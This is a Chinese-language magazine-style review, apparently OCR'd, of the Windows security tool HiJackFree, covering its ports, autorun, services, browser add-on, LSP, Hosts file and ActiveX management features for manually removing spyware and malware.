在“端口”选项中我们可以知道系统中打开的端口和打开端口文件的详细信息，和上面一样，这里同样也有一个过滤功能，如图 3。




图 3

“自动运行”可以说是 HiJackFree 的功能中比较强大的一项了，它能够浏览和设置所有的自动运行程序，显示超过 50 种不同位置的自动运行程序和当前用户或所有用户默认的注册表启动程序。HiJackFree 也支持显示类似 Win.ni、system.ini、autoexec.bat 和 config.sys 类型的文件。在“复杂的启动”这一小项中我们看到的那些启动的地方相信在同类软件中都是很少见到的吧，如图 4。借用软件介绍里的话来说，这款软件对于启动项目的检测，几乎涵盖了 Autoruns 这款 Sysinternals 出品的启动项目管理工具的所有功能，并且 HiJackFree 特有的过滤功能还可以帮助我们过滤所有加载项的安全性，更有利于对间谍程序、恶意软件的手动清理。




图 4




图 5

下面看“服务”管理项，这里除了系统服务管理外，还包括了所有以服务形式加载的启动项管理，选中启动项后，点鼠

标右键，在弹出的菜单里可以卸载服务和安装新的服务，同样软件还提供了服务的详细信息作为大家的参考，如图5。

HiJackFree的“其他”选项里包括了浏览器加载项管理、LSP协议管理、Host文件管理和ActiveX管理。其中浏览器加载项管理中还有IE工具栏、外壳扩展、外壳钩子、BHOs和ActiveX项目。其中IE工具栏、BHOs、ActiveX和同类软件的功能都差不多，可以直接清理掉你不需要的IE插件。外壳扩展和外壳钩子这两个功能可是同类软件中很难见到的，个人认为外壳扩展这个功能比较实用，可以看到的浏览器加载项很全面，并且里面有很多都是在BHOs和ActiveX里面看不到的。当然了，间谍软件和恶意软件的加载项在这里也会暴露无遗，通过右键菜单可以直接对其进行清理，如图6。




图6




图7

LSP界面中可以显示所有LSP类型的网络驱动安装，一些木马或间谍软件会利用LSPS寄存在内存中，从而影响所有的网络行为，甚至令你的网络瘫痪。我们通过LSP协议管理清除掉这些恶意程序，并且软件本身也提供了过滤功能，大大方便了不熟悉的用户进行清理，如图7。

Host文件相信各位读者都知道吧，我们可以利用Hosts重新设置本地网络服务器名称来消除主页内的ADS。另外一个特征就是蠕虫病毒可以利用Hosts文件改变杀毒软件对网络的请求，以此避免被清除。Host文件管理可以直接对Host文件进行编辑，如图8。

现在轮到ActiveX管理了，大家可能都碰到过这种情况，在浏览某网站时，上面的信息栏弹出提示说需要安装XXActiveX控件，如果你不注意的话，恶意的ActiveX对象就会在你的电脑里安家落户了。那么如何清理掉它们呢？HiJackFree的ActiveX管理项可以帮助我们分析这些ActiveX对象，右键菜单可以直接卸载和安装ActiveX对象，如图9。

